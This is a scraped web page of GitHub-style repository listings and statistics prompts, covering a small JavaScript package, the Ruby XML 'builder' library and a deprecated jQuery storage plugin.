
.jscsrc

chore(jscs): update jscs rule on top of future grunt preset

4 years ago



What are the most used projects that have only one contributor per language?




concatenative mapdashery

17 commits1 branch2 releases1 contributorView license

Branch: masterNew pull requestCreate new fileUpload filesFind fileClone or download

substack upgrade node versions		Latest commit ac5bd7a on Jan 29, 2014
example	initial code and an example	7 years ago
test	using tape	6 years ago
.travis.yml	upgrade node versions	5 years ago
LICENSE	license file	5 years ago
README.markdown	using testling-ci	6 years ago
index.js	fixes for ie6-8	6 years ago
package.json	0.0.1	5 years ago

What are the most used projects that have not been updated in the past 12 months?



Provide a simple way to create XML markup and data structures. <http://builder.rubyforge.org>

 204 commits

 4 branches

 11 releases

 13 contributors

 MIT

Branch: master ▾










New pull request

Create new file


Upload files

Find file

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 jimweirich Merge pull request #41 from hadley/master ...			Latest commit c80100f on Jun 1, 2013
 doc	Oops, moved from version 2.0.2 to 2.1.1.		12 years ago
 lib	Bump to 3.2.2.		6 years ago
 raketlib	Move tags task into raketlib		6 years ago
 test	Add single quote attribute option.		6 years ago
 .gitignore	Ignore rbx files.		6 years ago
 .travis.yml	Add travis-ci config.		6 years ago
 CHANGES	Update changes.		6 years ago
 MIT-LICENSE	Add MIT license file to project		6 years ago

What are the most used projects that have a missing or non-compliant licenses per language?



This plugin is no longer maintained! A new one, without dependencies with jQuery, is available : <https://github.com/julien-maurel/js-storage>

 41 commits

 2 branches

 22 releases

 5 contributors



Branch: master ▼









New pull request

Create new file

